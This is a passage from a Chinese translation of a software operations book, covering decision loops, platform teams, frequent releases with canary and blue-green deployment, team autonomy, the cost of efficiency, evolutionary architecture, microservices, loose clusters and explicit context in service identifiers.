从观察到行动，整个周期需要花费的时间，是公司吸收或创造变更能力的关键制约因素。可以将这个周期固定为戴明环（或称休哈特环），如图16-1所示；也可以固定为OODA环²，如图16-2所示；还可以定义一系列市场实验和A/B测试。无论用哪种方法去做，让这个周期循环得更快些，都会让你更具竞争力。

²Observe、Orient、Decide、Act，即观察、定向、决定、行动。——译者注




图 16-2 OODA环

这种对竞争机动性的需求，驱使创业公司将“快速失败”作为自己的座右铭（将其表述为“快速学习”或更简单地表述为“适应”可能会更好），这句座右铭刺激了一些大公司创建自己的创新实验室和创新孵化器。

要加快决策循环，从而更迅速地做出反应。但反应本身并不是目标！真正的目标是要继续加速，这样很快就能比竞争对手更迅速地运行决策循环。那时，就能迫使竞争对手为你的行动做出反应，这样你就身处竞争对手的决策循环中了。

敏捷和精益软件开发方法有助于消除决策循环中行动阶段的延迟。而DevOps会消除行动阶段中更多的延迟，并给观察阶段提供大量新的可视化工具。但是，不要等到用户故事出现在产品待办列表中，在观察阶段开始时就要启动产品交付的计时。因为从观察产品功能到将其放入待办列表之间，需要花费大量的时间，所以下一个伟大的创新“边疆”就出现在决策阶段。

颠簸的危险

如果组织在改变方向时，没有花时间收集和处理反馈，那么就会发生颠簸（thrashing）。可以将其理解为组织对于软件开发的重点不断在发生变化，或无休止地经历一系列的危机。

我们不断地鼓励人们缩短交货周期以及从感知阶段到行动阶段的时间。但注意，不要过于缩短软件开发周期，保证从环境中获得反馈的速度快于软件开发的速度。

航空领域有一种“飞行员诱发振荡”效应，这是官方的叫法，其非正式的名称叫“豚游”。假设飞行员需要扩大飞机的俯仰角，他会把操纵杆向后拉。但是从他后拉操纵杆到飞机改变位置，中间会有很长的延迟时间。如果其间飞行员一直向后拉操纵杆，一旦飞机仰角发生改变，机头就会仰得太过厉害。于是飞行员又向前推动操纵杆，但同样会出现延迟，导致对另一个方向的过度控制。这样就发生了所谓的豚游，因为此时飞机就像海洋馆里的海豚，一会儿跳起来，一会儿扎下去。在信息技术行业中，这种豚游被称为颠簸。当来自环境的反馈慢于控制变化的速度时，颠簸就会发生。一波未平，一波又起，团队陷入混乱，工作无法完成，生产力不断下降。

为了避免发生颠簸，请尝试创建交付和反馈的稳定节奏。如果交付和反馈的速度不一样，那么可以放慢较快的一方，但我不推荐这样做！相反，要使用富余下来的时间，设法加速较慢的一方。如果开发速度比反馈速度快，不要使用开发阶段富余下来的周期，构建可加速部署的开发工具。相反，应该构建一个实验平台，帮助加快观察阶段和决策阶段。

接下来将讨论一些改变组织结构进而加速决策循环的方法，同时思考一些改变过程的途经，实现从运行一个庞大决策循环到同时运行多个决策循环的转变，最后考虑过分推进自动化水平和效率的后果。

16.2.1 平台团队

在很久以前，一个公司中的所有软件开发人员都会被“隔离”在一个开发部门里，与重要的业务系统运维部门相互隔离。运维人员会将机器安装到机架上，连接网线并运行数据库和操作系统。开发人员开发应用程序，运维人员负责基础设施。

开发和运维之间的边界不仅已经模糊，而且已经被全部打乱并重新组合了。这种状况甚至在DevOps这个词广为人知之前就已经出现了（参阅本节框注）。虚拟化和云计算的兴起，实现了基础设施的可编程性。开源运维工具同样实现了运维工作的可编程性。虚拟机镜像以及后来的容器和unikernel的出现，意味着程序都变成了“操作系统”。

回顾第7章介绍的各个层级，可以发现整个层级栈都需要软件开发。同样，这个层级栈也需要整体运维。

现在，基础设施（过去由运维团队负责）中出现了大量的可编程组件，这些基础设施发展成了平台，其他软件都能在这个平台上运行。无论是在云上还是在自己的数据中心里，都需要有一个平台团队，将应用程序开发团队视作其客户，为应用程序所需的常用功能以及第10章介绍的控制层工具提供API和命令行配置。

- 计算容量，包括专门用途的高内存、高输入、高输出和高性能图形处理器配置（机器学习和媒体服务器的需求截然不同）。
- 工作负载管理、自动扩展、虚拟机的安置和覆盖网络。
- 存储，包括内容寻址存储（例如“blob存储”）和文件系统结构存储。
- 日志收集、索引和搜索。
- 度量指标收集和可视化。
- 消息排队和传输。
- 流量管理和网络安全。

- 动态DNS注册和解析。
- 电子邮件网关。
- 访问控制、用户、组和角色管理。

这个列表很长，而且随着时间的推移会变得更长。虽然其中的每一项都可以由单个团队自行构建，但若将它们相互孤立起来，那就毫无价值了。

平台团队要记住，当前实施的机制，应该允许其他团队自行配置，这一点很重要。换句话说，平台团队不应该实施各个应用程序开发团队特定的监控规则。相反，平台团队应该为应用程序开发团队提供API，使其能在平台提供的监控服务上，实施自己的监控规则。同样，平台团队也不会为各个应用程序开发团队构建API网关，而是构建一种服务，各个应用程序开发团队能够利用该服务构建各自的API网关。

虽然可以从供应商那里购买，或更可能是下载一个所谓的平台，但这并不能取代自身的平台团队。不过这种平台确实能为平台团队带来巨大的优势。

必须让应用程序开发团队，而不是平台团队，负责应用程序的可用性。相反，平台的可用性是衡量平台团队的标准。

平台团队需要以聚焦客户为导向，其客户就是应用程序开发人员。这与旧的开发团队与运维团队的划分理念截然不同。以前的划分理念认为，运维团队是对开发团队工作进行检查的最后一道防线。所以对那时的运维团队来说，开发团队不像客户，而更像嫌疑犯！如今最好的经验法则是：如果开发人员仅仅是因为强制性才被迫使用平台，那么该平台就做得不够好。

“DevOps团队”的谬误

如今在一些公司，特别是在一些大型企业中，经常会出现一个名为DevOps的团队。这个团队位于开发团队和运维团队之间，其目的是加快产品的发布速度，并使其自动化。然而，这是一个反模式。

首先，DevOps的理念是将开发和运维这两个世界“糅合”在一起。但引入一个中间团队就能实现这个理念吗？实际上，这样做只是在原来只有一个接口的地方，创建了两个接口。

其次，DevOps的实践远远要比部署自动化更加深入。这是一种文化变革，实现由工单驱动运维、指责驱动运维产生的互相推卸责任的发布文化，到基于信息和技能开放共享、数据驱动架构和设计决策，以及共同追求生产环境可用性和响应性的发布文化的转变。再次重申，将这些想法“隔离”到上述那个DevOps团队里，会破坏整个DevOps的理念。

当公司组建DevOps团队时，还有另外两个目的。一个目的是让该团队真正成为平台团队或工具团队。这样做很有价值，但最好将其改名为“平台团队”或“工具团队”。

另一个目的是让该团队推动其他团队采用DevOps。此时，该团队更类似于敏捷推广团队或“转型”团队。在这种情况下，要非常明确地指出该团队的目标不是生产软件或平台，而是注重教育和推广。该团队的成员需要传播DevOps价值观，并鼓励他人运用DevOps。

16.2.2 愉快地发布

第12章描述的发布过程，其复杂度与美国国家航空航天局指挥中心的任务控制不相上下。那次发布从下午开始，一直持续到凌晨。这个项目初期的发布过程需要20多人的积极参与。正如你所想象的，任何涉及这么多人参与的过程，都需要详细的计划和协调。因为每次发布都很艰难，所以一年里不会频繁发布。由于发布次数如此之少，因此每次发布往往都是独一无二的。这种独特性使得需要对每次发布进行额外的规划，继而使发布变得更加艰难，这样就进一步阻止了更频繁的版本发布。

发布这点事儿其实就应该像理发一样，或者对于那些不需要理发的留灰色马尾辫的UNIX黑客，发布过程就像编译一个新内核。在关于敏捷方法、精益开发、持续交付和增量式投资的文献中，都能找到针对用

户兴趣和商业价值进行频繁发布的有力案例。对生产环境的运维而言，频繁发布还有一个额外的好处：它能迫使你非常擅长发布和部署。

封闭的反馈回路对改进至关重要，反馈回路运转得越迅速，所做的改进就越精准，这需要依赖频繁发布。将功能进行增量式的频繁发布，还可以让你的公司超越竞争对手，并掌控市场的节奏。

以前的实践表明，每次发布通常都是成本高昂且风险巨大的。如果用我之前所描述的那种人工和协调的方式进行发布，不要说每年发布20次了，每年只能勉强发布三四次。对这个问题有一个简单但有害的解决方案，那就是放慢发布频率。但就像因为怕疼而不常看牙医，这种应对问题的方式只会加重问题。正确的方式是，减少每次发布所需的工作量，删除发布过程中需要人为参与的环节，并使整个过程更加自动化和标准化。

在《持续交付》一书中，Jez Humble和David Farley描述了多种方式，来实现持续且低风险地交付软件。使用该书所谈到的那些模式，即使将发布频率提高到每年11次，也可以保证软件质量。在金丝雀部署中，新代码仅被推送到一个实例上，且被详细检查。如果新代码看起来运行得不错，那么它将被放行，且被发布到其余机器上。蓝绿部署将所有机器分成两个池。一个池位于生产环境中，是动态的；另一个池获得新的部署代码。这样一来，在新代码向客户公开之前，就有时间在另一个池中进行测试。一旦有新代码的池看起来运行得不错，就可以将生产流量转移到该池（软件控制的负载均衡器此时就可以派上用场）。在真正大型的生产环境中，要转移的流量或许太大，小型机器池无法处理。在这种情况下，可以小批量一波一波地进行部署，从而管理给客户展示新代码的速度。

上述模式都有一些共同之处。首先，都起到了调速器（请参阅5.12节）的作用——限制危险行动的发生率。其次，都能限制可能遭遇软件缺陷的客户的数量：要么限制客户可见软件缺陷的时长，要么限制可以访问新代码的人数。这有助于降低所有逃过单元测试检查的软件缺陷的危害和成本。

16.2.3 演化最重要的部分是灭绝

一方面，自然选择的演化是一个残酷和混乱的过程，其间充斥着大量的资源浪费。这种演化是随机的，且其失败的次数远远多于成功的次数。而演化的关键，是在选择压力之下，不断重复迭代小的变化。

另一方面，演化确实通过渐进式的变更取得进展。随着时间的推移，演化会产生越来越适合其环境的生物体。当环境迅速发生变化时，一些物种会消失，而另一些则变得更加普遍。因此，尽管存在极端脆弱的个体或物种，作为整体的生态系统却仍然存在。

16.3.1节将讨论演进式架构，这种架构会试图捕捉组织内渐进式变更所产生的适应力。通过细粒度地进行独立的变更和转变，渐进式变更能使组织的反脆弱能力变得更强。技术能力和业务能力的小单元，可以各自独立地成功或失败。

但矛盾的是，让演进式架构运转的关键，竟然是失败。必须要尝试使用不同的方法，来解决类似的问题，然后抛弃那些不太成功的方法。

请看图16-3。假设有两个推广活动的想法，鼓励用户注册。你正试图在两者之中做出选择：是冒着出现跨站跟踪错误的风险，只向高度感兴趣的用户做推广，还是在某些页面上针对所有人进行全面推广。大型服务出现复杂性的速度，比两个小型服务出现复杂性的速度之和还要快。这是因为大型服务还必须要做出有关路由和优先级的决策。另外，较大的代码库更有可能陷入“框架症”，并会变得过于通用。此时就出现了一个恶性循环：更多的代码意味着更难实现变更，因此每一段代码都需要编写得更加通用，但又会导致更多的代码。此外，与各个系统各自独立的数据库相比，多个系统共享一个数据库就意味着，每一个变更都会带来更大的潜在破坏力。此时，对系统失效域的隔离就几乎荡然无存了。



图 16-3 单一的活动推广服务

不同于之前的构建单一的推广活动服务，此时可以构建两个服务。每当新用户访问前端时，每个服务都可以接收到用户请求。如图16-4所

示，每个服务都可以根据自己所掌握的用户信息来自主做出决定。



图 16-4 基于不同用户构建的不同活动推广服务

每个推广活动服务只处理一个维度。用户优惠仍然需要一个数据库，但基于页面的推广活动，或许只需要在代码中嵌入一个页面类型的表格。毕竟，如果能在几分钟内就完成代码变更的部署，那么你是否真的需要构建内容管理系统？此时将源代码库称作内容管理库即可。

需要重点注意的是，这样做并不能消除复杂性。某些不可简化的（甚至是完全必要的）复杂性总是存在。不过，分成两个服务确实能将复杂性分解到不同的代码库中。而每一个服务都应该能更容易地维护和“修剪”，这就像修剪杜松盆景远比修剪一棵30米高的橡树容易一样。此时，服务消费方不再只对单一服务发出单一调用，而必须在两个服务中选出要调用的服务。它有可能需要并行地调用两个服务，并决定使用哪个响应（假设两个服务都有响应）。而通过在服务调用方和服务提供方之间添加应用感知路由器，就可以将复杂性更进一步地细分。

一个服务可能会胜过另一个服务。（需要定义如何才算“胜过”，仅仅是基于转化率，还是基于获客成本与终身盈利能力估算之比？）该如何处理未胜出的服务？有以下5种选择。

- (1) 继续运行这两个服务，并甘愿支出所有相关的开发和运维成本。
- (2) 将资金从成功的服务那里撤出，投入到未成功服务的优化开发过程中。
- (3) 改造未成功的服务，将其用在不会与成功服务发生直接竞争的其他领域。比如可以针对不同的用户群，或针对客户生命周期中的不同阶段。
- (4) 删除未成功的服务，让开发人员专注在更有价值的事情上。
- (5) 关闭公司，全面放弃，然后在斐济开一家卖热狗和甜甜圈的店。

一般的公司会倾向第1种选择或第2种选择。他们会认为，服务一旦成功就算“结束”了，并且就可以停止对成功服务的投入，然后把双倍的精力投放到进度落后或预算超支的服务上。更不用说在典型的公司中，关闭系统或服务会令人觉得是一种道德上的耻辱。而第3个选择是一个比较好的方法，因为它保留了一些价值，是一个关键转型。

不过，第4个选择也需要认真考虑。演化最重要的部分是灭绝，关闭服务，删除代码并重新分配团队成员。这能让投入高价值工作的力量大增，并减少依赖（这对组织的长期健康至关重要）。通过“杀死”细粒度的服务，保全更大的实体。

至于美丽的斐济，那里居住着友善的人们。带上防晒霜种芒果吧。

16.2.4 在团队级别实现自治

你可能很熟悉“两个比萨团队”的概念。这是亚马逊公司创始人兼首席执行官Jeff Bezos的规则：每个团队的规模不应该超过能被两张大号比萨喂饱的人数。这是一个重要但易被误解的概念。这不仅仅是减少团队人数的问题，虽然它本身确实对沟通有好处。

在一个能自给自足的“两个比萨团队”中，团队每个成员都必须能兼顾一个以上的专业工作。如果一个团队需要专职DBA、前端开发人员、基础设施专家、后端开发人员、机器学习专家、产品经理、图形用户界面设计人员等各一名，那么这个团队就不是“两个比萨团队”。

“两个比萨团队”的用意，其实就是减少外部依赖。每个外部依赖，都像小人国将格列佛绑在海滩上的一根绳索。虽然每个依赖“绳索”本身都很容易对付，但若被1000根这样的绳索束缚住，那么你将动弹不得。

无须协调的部署

团队自治的代价，就是永远要保持警觉。如果发现需要同时更新一个服务接口的服务提供方和调用方，那么这就是一个警告信号，表明这两个服务的耦合度太高了。

如果此时你就是服务提供方，你应该对此负责，或许可以修改接口来实现向后兼容（有关避免破坏接口的策略，请参阅14.1.1节）。如果不行，可以考虑将新接口视为API中的新路由，并暂时保留旧接口。等过几天或几周，当消费者已经更新到新接口后，再将旧接口删除。

团队之间的依赖关系，也会产生择时和排队的问题。如果都要等别人开始工作后才开始工作，那么所有的人都会慢下来。如果在编写代码之前，需要企业数据架构团队的DBA进行模式变更，则意味着必须等到该DBA完成手上的其他任务，才能为你服务。你在DBA优先级列表中的排列顺序，决定了DBA何时着手处理你的需求。

下游的评审和审批流程也会造成同样的问题。架构评审委员会、发布管理评审、变更控制委员会和发布正式公约的委员会……每个评审过程都会增加更多的时间。

这就是“两个比萨团队”的概念被误解的原因。这个概念不仅仅是指为一个项目分配几个编程人员，这实际上是如何让一个小组能够实现自给自足，并能将成果一直推入生产环境的问题。

缩小每个团队的规模，需要大量的工具和基础设施的支持。诸如防火墙、负载均衡器和存储区域网络等专业硬件，都必须有API包裹在其周围，这样每个团队才能管理自己的配置，而不会对其他人造成严重破坏。16.2.1节所讨论的平台团队，此时就能扮演重要角色。平台团队的目标，必须是实现和促进上述团队规模的自治。

16.2.5 谨防高效率

“高效率”听起来只可能是一件好事，对吧？试着告诉你的首席执行官，公司效率太高，所以必须适当地降低效率！高效率会在两个方面出错，从而有损公司的适应性。

高效率有时会被解读为充分利用。换句话说，如果每个开发人员都在用近乎100%的时间进行开发，每个设计师都在用近乎100%的时间进行设计，那么你的公司就是“高效率”的。看到人们都在忙碌，感觉还真不错。但是如果去看工作是如何在系统中移动的，那么你会发现种种忙碌其实一点效率都没有。从《目标》到《敏捷软件开发工具：精益开发方法》，再到《产品开发的新范式》《精益企业》和《DevOps实践指南》，我们已经多次目睹了这一教训：让人们一直忙个不停，而公司的整体步伐却慢得像蜗牛。

对高效率更加开明的看法，是从工作的角度，而不是从工人的角度来看待工作过程。高效率的价值流具有短交货期和高吞吐量。相比人员利用的高效率，这种价值流动的高效率更有益于公司盈利。但这里也存在一个微妙的陷阱：当使价值流变得更有效率时，你也在将它变得更专业于今天的任务，而这可能在适应未来的任务时，难以进行改变。

一家汽车制造商为了缩短交货周期，在生产线上构建了一种“抓车”装置——从汽车内部“抓住”汽车。随着汽车在生产线上移动，这种新的抓车装置能旋转、托举并固定汽车，完全取代了旧的传送带。因为需要操作的部位总是能处于工人（或机器人）面前，所以他们可以更快地工作。工人不再需要爬进汽车后备箱来在车里放置螺栓，这缩短了交货时长，并且从另一个角度来看也减小了组装空间。一切都很好，对吗？坏消息是他们需要为每种特定类型的车辆定制抓车装置。每种车型都需要自己的抓车装置，因此重新设计车辆就变得更加困难，并且也增加了将流水线从生产汽车转换成生产货车或卡车的难度。所以，高效率总是以灵活性为代价。

这是一个相当普遍的现象：一艘双人帆船速度慢，划起来劳动强度大，但是可以在任何景色迷人的沙洲停下来。集装箱货轮能运载更多货物，但它只能在深水码头停靠。集装箱船用灵活性换取了高效率。

这种现象会在软件行业出现吗？绝对会。寻问任何一个使用Visual Studio在Team Foundation Server上进行构建的人，将他们的代码转移到Jenkins和Git上会有多难。为了回答这个问题，可以试着将构建流水线从一个公司移植到另一个公司。你会发现，所有使其高效率的那些隐藏连接，也使其变得难以适应变化。

每当构建自动化工具并将其绑定到基础设施或平台上时，请牢记上述陷阱。shell脚本虽然很粗糙，但它们在哪儿都能运行。（即使在Windows服务器上也能运行，现在Windows Subsystem for Linux已经进行beta测试了。）bash脚本就像双人帆船，它能带你去任何地方，只是不太快。而当你每次提交代码时，一个完全自动化的构建流水线，能将容器直接交付到Kubernetes上，并且能在监视仪表板上显示提交标记。这虽然可以让你工作得更快，但也需要付出认真做出承诺的代价。

在做出重大承诺之前，可以使用公司内的非正式渠道了解未来可能会出现的事情。例如，在2017年，许多公司开始对自身依赖AWS的状态感到不安。他们开始朝着多云平台方向发展，或者干脆直接迁移到不同的云平台。如果你的公司也是其中之一，那么在将新平台绑定到AWS之前，你真的需要了解一下这些事情。

16.2.6 过程和组织小结

适应性不会偶然发生。如果软件存在自然法则，那就是大泥球法则（big ball of mud）。如果不去密切关注，依赖性就会激增，以此产生的耦合性就会将彼此不同的系统，都拉进一个脆弱的整体中。

现在的关注点将从人的适应性，转向软件结构本身的适应性。

16.3 系统架构

在《日用器具进化史》一书中，Henry Petroski认为，“形式遵循功能”这句旧格言是错误的。取而代之的是，他给出了另一个设计演化的法则，“形式遵循失败”。也就是说，与早期设计的成功之作相比，叉子和回形针等常见物品设计的变化，更多地是被早期失败的设计所激发的。如果没有之前的失败，那些不起眼的回形针也不会以现在的形式出现。每次新设计的尝试都与其前任有所不同，不同之处主要是为了纠正缺陷。

新推出的系统必须要做一些正确的事情，否则就不会被推出。另外，它也能做设计师所设想的其他事情。而系统所构建出的其他功能，可能并不像预期的那样工作，或者现实情况可能比当初预想的更加困难。本质上，在系统的问题域与问题解决域之间，既有差距也有困难。本节将介绍系统的架构如何使其随着时间的推移，更容易地适应变化。

16.3.1 演进式架构

在《演进式架构》一书中，Neal Ford、Rebecca Parsons和Patrick Kua将演进式架构定义为：“支持跨维度进行引导式增量变更。”³看到这一定义，你可能会不由自主地问自己：难道还会有人构建一个非演进式架构吗？

3 《演进式架构》已由人民邮电出版社出版：

<http://ituring.cn/book/2440>。引文参阅第3章章首语。——编者注

令人遗憾的是，事实证明许多最基本的架构风格会抑制这种引导式增量变更。例如，典型的企业应用程序使用类似图16-5所示的分层架构。传统上，这些层级是彼此分开的，从而使层级边界的任何一侧都可以实现技术变更。但在系统其他部分保持不变的情况下，多久换一次数据库？非常久。这种分层能在垂直方向强制层级隔离，但在水平方向鼓励耦合。



图 16-5 分层架构

水平耦合更可能成为演进的障碍。你可能遇到过这样一个系统，它用三四个巨大的领域类“统治世界”。如果不去触碰其中的任何一个，那

么什么变更都实现不了。但是一旦修改了其中一个类，就必须在代码库中处理一个个“泛起的涟漪”，更不用说要重新测试整个“世界”了。

如果把分层架构图旋转90度会怎么样？这样就看起来像是一个基于组件的架构图4。此时，我们会将组件彼此隔离，而不是担心如何将领域层从数据库中隔离出来。组件之间只允许通过正式的窄接口来通信。如果眯起眼睛仔细瞧，会发现这些组件看起来就像碰巧在同一个进程中运行的一个个微服务实例。

4图中每个格子不再表示一个层级，而是表示一个组件。——译者注

分层之祸

分层架构一旦构建，随即就会出现麻烦：任何常见的变更，都需要经历穿透几个层级的“钻探历险”。你是否曾经提交过一次代码，其中包含一堆这样的新文件：Foo、FooController、FooFragment、FooMapper、FooDTO，等等。这就是分层之祸的证据。

当一个层级分解问题域的方式能够主宰其他层级时，分层之祸就发生了。在这里，领域层占主宰地位，所以当一个新概念进入领域层时，就能在其他层级中看到它的“阴影”或“倒影”。

如果每个层级只表示该层级的基本概念，那么就可以独立发生变更。“数据表”和“数据行”是持久化层的概念，但Foo不是。和“表格”（不是持久化层中的“数据表”）一样，“表单”是图形用户界面层的概念，层级间的界限应该是概念翻译问题。

在用户界面层中，一个领域对象应该被分裂为其所组成的属性和约束。在持久化层中，它应该被分裂为若干数据行。这些数据行可以出现在一个或多个数据表中（对于关系数据库而言），也可以出现在一个或多个链接的数据文档中。

在一个层级中所出现的类，对其他层级来说应该仅仅是一些数据而已。

组件可以拥有属于自己的整个层级栈，从最下面的数据库，一直到最上面的用户界面或API。这确实意味着最终的人机界面，需要一种方式“联合”来自不同组件的用户界面。但这完全没有问题！组件可以为自己或其他组件呈现带有超链接的HTML页面。或者，用户可以使用前端应用程序的用户界面，向网关或聚合器发起API调用。构建这种面向组件的层级栈，就会得到一个“自包含系统”的结构。

这就是迈向演进式架构的一个例子。在上述示例中，架构允许沿着“业务需求”和“接口技术”这两个维度，进行引导式增量变更。你应该熟悉下面这些架构风格，它们都适合演进式架构。

- 微服务

优点：非常小的一次性代码单元；强调容量的可伸缩性和团队规模的自治性。

缺点：在监控、跟踪和持续交付过程中容易与平台耦合。

- 微内核和插件

优点：进程内及内存中的消息传递内核，带有正式的扩展接口；适合需求的增量变更，便于合并不同团队的工作。

缺点：易受编程语言和运行时环境的影响。

- 基于事件

优点：偏好异步消息通信，避免直接调用；适用于时间解耦；无须更改发布者，就能新增订阅者；允许从历史中进行逻辑变更和重建。

缺点：随着时间的推移，易受消息格式的语义变化的影响。

从上面的描述可以清楚地看出，对于迄今为止人们所发现的每种架构风格，都需要做出权衡。这些架构在某些方面会很强，但在其他方面会很弱。除非发现能在每个维度上都实现演进的源架构（Ur-architecture），否则必须决定哪些维度对组织最重要。相比重视业务

需求的长期演化，正处于超级增长阶段的初创企业，会更重视技术团队的能力扩展。一个需要花超过5年的时间进行资本折旧的老牌企业，则需要沿着业务需求和技术平台的维度演进。

关于微服务的提示

微服务是关于组织问题的技术解决方案。随着组织的成长，组织内沟通渠道的数量会呈指数级增长。同样，随着软件的增长，软件内可能的依赖关系数量也会呈指数级增长。

类与其依赖关系的数量之间，倾向于幂律分布。大多数的类只有一个或几个依赖关系，而非常少的几个类，会有多达几百甚至几千个依赖关系。这意味着任何特定的变更，都可能会碰到少数几个类中的一个依赖关系，并导致“超距作用”的巨大风险。这使得开发人员不愿意触及出现问题的类，因此忽略必要的重构压力，让问题变得更糟。最终，软件会降级为“大泥球”。

随着软件和团队规模的不断扩大，进行大量测试的需求也在不断增长，无法预料的后果也会成倍出现。开发人员需要更长的准备时间，才能在代码库中安全地工作。在某些时候，这样的准备时间甚至长于开发人员在团队的平均在职期。

通过限制软件的大小，微服务承诺可以打破上述瘫痪状态。理想情况下，一个微服务的代码量，不应该超过一个开发人员大脑能够记忆的量。这不仅仅是打比喻。当显示在屏幕上时，代码应该能在一行上呈现出来。这迫使你要么写非常小的服务，要么雇用一组非常精干的开发人员。

人们在对微服务感到兴奋之余，往往忽视了另一个微妙的问题。当扩展系统容量时，微服务确实表现得非常棒。但是当需要紧缩系统规模时，会如何呢？此时各个服务很容易陷入孤立。即使妥善安排了这些服务，当系统服务数量是开发人员数量的两倍时，也很容易过载。

不要只是因为硅谷的独角兽公司在做微服务，就跟风追随。要确保微服务能解决你可能面临的实际问题，否则，其运维开销和调试难度将超过从中获得的收益。

16.3.2 松散的集群

系统应该是松散的集群。在一个松散的集群中，丢掉一个实例就如同森林中倒下一棵树，不会引起轰动效应。

但是，这意味着单台服务器不再扮演差异化的角色。至少，任何差异化的角色都存在于多个实例中。理想情况下，一个服务不会有任何独一无二的实例。但是，如果一个实例确实需要扮演独特的角色，那么它应该使用某种形式的领导者选举机制。通过这种方式，整个服务可以在失去领导者的情况下存活下来，无须人工干预来重新配置集群。

松散集群中的实例可以相互独立地启动和停机，不应该必须按照某种特定的顺序启动这些实例。另外，集群中的实例不应该特别依赖于（甚至都不应该了解）另一个集群中的实例个体，它们应仅依赖于代表整个服务的虚拟IP地址或DNS名称。集群间成员到成员的直接依赖关系，创建了硬连接，造成连接的任何一方都无法独立更改。以图16-6为例，集群1中正在发起调用的应用程序实例，会依赖集群2中对应的DNS名称（绑定到负载均衡IP地址）。




图 16-6 集群间成员到成员的硬连接

可以进一步扩展这种“无知原则”：在集群成员的配置信息中，不应包含该集群其他成员的身份。反之，则会带来两个问题：一是会更加难于添加或删除集群成员；二是会纵容点对点通信，从而危及系统容量。

上述规则背后的细微之处在于，集群成员可以发现与它们同处一个集群的“伙伴”都是谁，这正是领导者选举和失效检测这样的分布式算法所需要的。关键是，这是一个不需要静态配置的运行时机制。换句话说，为了响应失效或容量伸缩，一个实例可以观察其他实例的出现状态和消失状态。

以这种方式工作的松散集群，可以使每个集群实现独立的容量伸缩。松散集群能根据平台需要和流量要求，让实例出现、失效、恢复和消失。

16.3.3 显式上下文

假设你的服务从访问请求中接收到下面这个JSON片段：

```
{"item": "029292934"}
```

我们对其中的`item`了解多少？后面的字符串就是`item`本身吗？抑或是`item`的标识符？也许这个字段命名为`itemID`会更好些。假设它是一个标识符，那么我们的服务就不能用它做很多事情。事实上，有4种处理它的情况。

- (1) 将其作为令牌传递给其他服务（包括以后将其返回给同一个调用者）。
- (2) 通过调用另一个服务来查找这个`item`。
- (3) 在自己的数据库中查找这个`item`。
- (4) 丢弃它。

在第1种情况下，我们只是将`itemID`用作令牌，而不关心`item`的内部结构。在这种情况下，将其从字符串转换为数字会是一个错误。如此一来，我们会给`item`强加一个不会增加任何值的限制，并且在将来出现问题时还需要进行大幅度变更。

在第2种和第3种情况下，我们可以使用`itemID`获取更多信息。但这里有一个严重的问题。JSON片段中的字符串并没有告诉我们谁拥有权威信息。如果`item`的信息不在我们自己的数据库中，那么就需要调用另一个服务。该调用哪个服务呢？

这个问题无处不在，乍一看甚至都不像是一个问题。为了获取`item`的信息，服务必须知晓该去调用哪个服务！这是一个隐含的依赖关系。

这种隐含的依赖性限制你只能使用一个服务提供方。如果你需要支持来自两个不同“宇宙”的item，那将会非常具有破坏性。

假设那个JSON片段变成了下面这个样子：

```
{"itemID": "https://example.com/policies/029292934"}
```

如果只是想把它当作简单的令牌来传递，那么上面这个URL仍然有效。从这个角度来看，它仍然只是一个Unicode字符串而已。

如果我们需要利用它来获取更多信息，那么此URL仍然能起作用。有了这个URL，服务就可以不必知道唯一的权威信息源，因为URL可以支持多个信息源。

另外，使用完整的URL也能使集成测试更容易。此时不再需要其他服务的“测试”版本，而是可以提供自己的考验机并在其上使用URL，用这些框架代替生产环境的权威信息源。

这个例子所涉及的都是服务间通信的上下文。但即使在服务内部，将隐式上下文变为显式上下文也大有裨益。如果你曾经在Ruby on Rails系统上工作，那么当尝试通过单个服务使用多个关系数据库时，就可能会遇到困难。这是因为ActiveRecord使用隐式数据库连接，当只有一个数据库时，隐式连接很方便，但当需要访问多个数据库时，隐式连接会成为障碍。

全局状态是隐式上下文中最隐秘的形式。这些状态包括配置参数。当需要从“一”切换到“多于一”的协作时，全局状态会拖慢进程。

16.3.4 创造更多选项

想象你是建筑师，现在要求你为标志性的悉尼歌剧院增加一栋新的翼楼，那么可以从哪里扩建该建筑并且不损坏它呢？这座澳大利亚的地标性建筑已经竣工，它是一个完整的个体，完全表达了其建造初衷，没有进行扩建的空间。

还是同样的扩建要求，不过建筑换成了美国加利福尼亚州圣何塞的温彻斯特神秘屋。以下是维基百科对该屋的描述：

自1884年开始建造以来，包括温彻斯特夫人在内的很多人，声称神秘屋宅邸的庭院和豪宅里闹鬼，这些鬼魂都死于温彻斯特步枪。在温彻斯特夫人的每日监督下，整个宅邸从零开始建造。据记载，建造过程从一开始就夜以继日地进行，从未中断，直到1922年9月5日温彻斯特夫人去世才戛然而止。

你能否在不破坏神秘屋建造愿景的情况下，为这座房子增添一栋翼楼？绝对能。从某种意义上说，持续变化就是该屋子（或者说是前主人）的愿景。温彻斯特神秘屋不像悉尼歌剧院那样意图连贯，它的楼梯会通向天花板，从窗户里能看到隔壁的房间。你可能会称之为“架构债务”，但你必须承认，神秘屋允许发生改变。

两栋建筑的不同之处，除了体现出艺术性，还体现出了机械性。在温彻斯特神秘屋的平坦外墙上，就有可能去开一扇门，而这在悉尼歌剧院光滑的贝壳曲面上则不行。平坦的墙壁提供了一个选择，神秘屋未来的主人，可以利用这个选择，增加房间、走廊或哪儿也到不了的楼梯。

模块化系统天然就比单体系统拥有更多的选择。考虑用配件来组合个人计算机，显示卡就是一个可以替代或更换的模块，它给你提供了一个可以修改的选择。

